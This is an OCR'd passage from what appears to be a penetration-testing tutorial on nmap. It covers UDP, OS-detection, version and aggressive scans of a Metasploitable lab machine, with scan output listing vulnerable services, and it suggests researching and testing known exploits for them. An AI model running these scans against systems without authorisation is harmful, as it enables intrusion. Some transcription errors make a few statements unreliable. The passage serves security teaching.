
can work, and now you know that, for example, this scan is much more detectable than the thin SYN scan, or you can say that it just makes more noise on target machine. Another scan that we're going to cover and (keep in mind, these are just some of the scans and I will show you where you can find the rest of them and possibly test them out if you want to) But the next scan that I'm going to cover is pretty and popular, and that is also known as UDP scan. The reason why it's unpopular is because many services on the Internet run over TCP protocol, as we already know, since UDP scanning is much slower than TCP scanning and more difficult sometimes when people are developing security for their ports, they ignore the UDP ports, and this results in a mistake as there are a lot of exploitable UDP services and we should never ignore this again just because it takes time. Let us test it out on my metasploitable

```
$ nmap -sU 192.168.0.4
```

```
┌──(root💀kali)-[/home/ncim]
└─# nmap -sU 192.168.0.4
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-31 12:40 EDT
Stats: 0:01:25 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 14.73% done; ETC: 12:48 (0:06:57 remaining)
Stats: 0:03:22 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 25.92% done; ETC: 12:52 (0:09:00 remaining)
Stats: 0:13:00 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 82.12% done; ETC: 12:56 (0:02:47 remaining)
Stats: 0:37:00 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 90.25% done; ETC: 13:21 (0:03:58 remaining)
Nmap scan report for 192.168.0.4
Host is up (0.00057s latency).
Not shown: 945 closed ports, 54 open|filtered ports
PORT   STATE SERVICE
53/udp open  domain
MAC Address: 08:00:27:9B:CE:27 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 2376.29 seconds

┌──(root💀kali)-[/home/ncim]
└─#
```

So remember this, the key to learning nmap in great details is not in reading help menu, but in reading nmap manual, and to open the nmap manual, you should open a terminal and just type:

$ man nmap




In this file, it explains every nmap option in great detail, and if you scroll all the way down, you will see that you are passing the actual help menu, that we get outputted once we're on the --help and below this help menu, it explains every option in great details, So depending on your target and what you exactly want to get from the scan, you would pick one of them, and by the way, about the nmap manual, you need to read that entire file, just it is good to known that it exists. So sometimes when you forget something or you want to check out the nmap has some other option that you need, you can just open that manual and feed until you find what you need, nobody expects you to know everything inside of that file, but after some time, you will start picking some of the comments up and memorizing them.

Let's check out how we can figure out what operating system is our target running just by scanning it with nmap. This feature is quite popular as they have a database of thousands of known operating system fingerprints that they compare with the host that you scan in order to find out what operating

system is it's running. But for this to work, a target machine must have at least one port open and one port closed, which we need not to worry about, since our metasploitable has both open and closed ports, however, it could not work for some other targets, what I'm going to do is I'm going to try to scan my metasploitable which is running Linux, and then I will try to scan my Windows seven machine and windows ten machine, let us see what results can we get.

```
$nmap -O 192.168.0.4
```




In the OS details, it tells us which version exactly is it running and how many host is the target distance from us? It says one, which means host is inside of our network, and besides all of this, it also tells us that the machine that we are scanning is a virtual machine, It managed to figure this out by the Mac address that metasploitable has since virtual box machines have Mac addresses that start the same, and these are these three first numbers, this is

really interesting because it can sometimes help us to realize that our target is an actual virtual machine and not a physical machine, which could possibly indicate that we're scanning a honeypot, which is usually a purposely vulnerable virtual environment that is used to luring hackers in order to find out whether they're being attacked. This is because usually an attacker will go for the most vulnerable machine first, and that's how they catch them, that machine could possibly be put there on purpose, So for metasploitable, we got the correct result. It tells us that it is running Linux, which is correct, it even tells us which version of Linux is running, and we can also see right here by the Mac address that this is a virtual machine. So we got a lot of useful results from metasploitable.

Let's try with my Windows 10 physical machine.


$nmap -O 127.0.0.1



And it tells me, it didn't manage to discover OS details. Now, why is that? Well, because we can see all ports are closed or filtered, and remember, to discover an operating system, we need at least one open port and one close port in this case, there is really nothing that we can do to discover operating system with that nmap, since all ports seem to be filtered.

Let's try the same of Windows seven machine, I know for a fact that Windows seven virtual machine has one port open, so let's see whether it will manage to figure out the operating system on that machine

$ nmap -O 192.168.21.1




And it gives us a bunch of always details, we have a warning that says results may be unreliable because we could not find at least one open port and one close port, it did manage to find one open port, but all the other ports are filtered. However, based on this one open port, it tries to guess what operating system it has and it was relatively close, it managed to guess that the operating system and sometimes this could be enough for us, So we can say that it managed to narrow it down for us, but it didn't really hit the correct one, We know that it doesn't always work.

Let's check out how we can figure out the version of software running on an open port. For now, we managed to discover open ports. We also learned what defense can do and which ones are better to use, and we learned how we can identify an operating system on some of the targets that we scan. Now, let's see one of the most important parts that will also help us in identifying vulnerabilities, So why do we care about versions of software so much? For example, I might somehow find out that metasploitable is running Apache Web server on port 80, but that doesn't narrow all the possible attacks too much. Of course, it narrows it down to only search for Apache vulnerabilities, but nmap can even go as far as discovering what exact version of Apache is it running. Then, after knowing the version, we can search about that version on the Internet and try to see whether there are any known vulnerabilities for that specific version. So Version Discovery helps us a lot and let's see how we can perform it.

To perform version Discovery, we use:

```
$nmap -sV 192.168.0.4
```



This particular scan could take longer than other scans because right now we are deeply scanning the target.


The new thing that we got from all the previous scans is the fourth column, remember, once we scanned previously, we only got these first three columns, which are the port number, the state of the port and the service that it is running right now, we also get the version of the service. So let's go quickly through this, we got port twenty-one, which is FTP, we got the exact version of what type of software does it have for the SSH we got the same thing, we got the Telnet, HTTP, vnc.

What we would do with this information, as I already mentioned, is we would just try to search for some known vulnerabilities for the specified versions, for example, if Apache version has a known vulnerability, we would discover it by pasting this in Google and typing vulnerabilities. And whatever comes up, we will test this on this target and see whether it works or not, since some vulnerabilities could be patched. We never know so we want to try it out. what you would do with this can see this is really useful. We would have this report and we would use for the future references.

Let me show you another option that you can use with the version scan. And that option is intensity of scanning versions.

after the version intensity, we need to specify how high we want the intensity to be and it can be set between zero and nine, the default one which we used in the last scan is seven. So every time you don't specify this option, it will be seven by default. If we set it all the way up to nine, then we will have higher possibility of identifying the correct service version, however, in ninety-nine percent of nmap scan, this option is not needed you can just leave it on default, which is seven. If you set it to nine, it will take longer time, and since we are scanning a target that is on our own network, it will still do it in just a few second or minutes, but if you were to scan the real target nmap scans could take a lot more time to accomplish, so you always want to consider not only performing most accurate scan possible, but also performing scan be equally fast and accurate, So sometimes we have to lose one thing in order to gain the other. That would be pretty much all for the scanning.

```
$ nmap -sV --version-intensity 9 192.168.0.4
```




it's give us the same output as the previous one. So in this case, increase in diversion intensity won't help us too much, and as far as these options go, there are more options for the version of Discovery that you can check out inside of the manual.

Let’s just see another options that we use a lot. -A is called aggressive option, it’s enables some advanced features of nmap, those advanced features are, well, first. It’s enables or OS detection without specifying the -O that we already covered. It also enables the version detection without specifying the -sV and it enables something called nmap script scanning what is nmap scripts are, something that we will cover shortly. For now, just remember that -A enables all of those things that we covered in the previous scans, and since this is one of the more aggressive and nmap options, please do not try this on targets that you do not have permission to scan, just keep in mind that since it is using all of these options, it will take some time, even if it is scanning our whole network.

$ nmap -A 192.168.0.4

```
┌──(root💀kali)-[/home/ncim]
└─# nmap -A 192.168.0.4
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-31 13:49 EDT
Stats: 0:01:05 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 98.03% done; ETC: 13:50 (0:00:00 remaining)
Nmap scan report for 192.168.0.4
Host is up (0.00080s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.0.5
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
|_smtp-ntlm-info: ERROR: Script execution failed (use -d to debug)
53/tcp   open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
```

```
File  Actions  Edit  View  Help
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      47377/udp   mountd
|   100005  1,2,3      59058/tcp   mountd
|   100021  1,3,4      38719/tcp   nlockmgr
|   100021  1,3,4      48407/udp   nlockmgr
|   100024  1          43342/udp   status
|_  100024  1          55604/tcp   status
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 13
|   Capabilities flags: 43564
|   Some Capabilities: Speaks41ProtocolNew, SwitchToSSLAfterHandshake, SupportsCompression, Support41Auth, LongColumnFlag, ConnectWithDatabase, SupportsTransactions
|   Status: Autocommit
|_  Salt: E>G*9}1w%QGO9l5ct<l-
|_ssl-cert: ERROR: Script execution failed (use -d to debug)
|_ssl-date: ERROR: Script execution failed (use -d to debug)
|_sslv2: ERROR: Script execution failed (use -d to debug)
|_tls-alpn: ERROR: Script execution failed (use -d to debug)
|_tls-nextprotoneg: ERROR: Script execution failed (use -d to debug)
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
|_ssl-date: 2021-07-30T17:29:32+00:00; -1d00h22m08s from scanner time.
5900/tcp open  vnc         VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
```



Remember, from the, -A gives us bunch of different things, such as OS detection versions scan and it also runs something called nmap scripts, you can see that we are getting output that we didn't get before. So besides the open port and the version that the open port is running, we also get the output of different scripts that are running on the target as we execute the scan, right now here we can see that it executed the script for FTP Anonymous login, and it says that it is allowed, and we will check out what the anonymous login is for now, and I can tell you that it is not really that secure, it says FTP 2.3.4, which is this version that the target has, is secure, fast and stable. We also get the enumeration of the SSH So we get the SSH host key, Nothing really useful for us. The SMTP comments that are allowed, the SSL cyphers, we also get the HTTP server, and these are just some additional information that we got from running script, we get information for some other open ports and, we can see the towers can also perform the SMB enumeration. So we got the computer name net bias computer named domain name SMB security mode we also get the traceroute to this target's IP address, and that is the one hop that we have since it is in our own network, also tells us that it'll perform the OS and

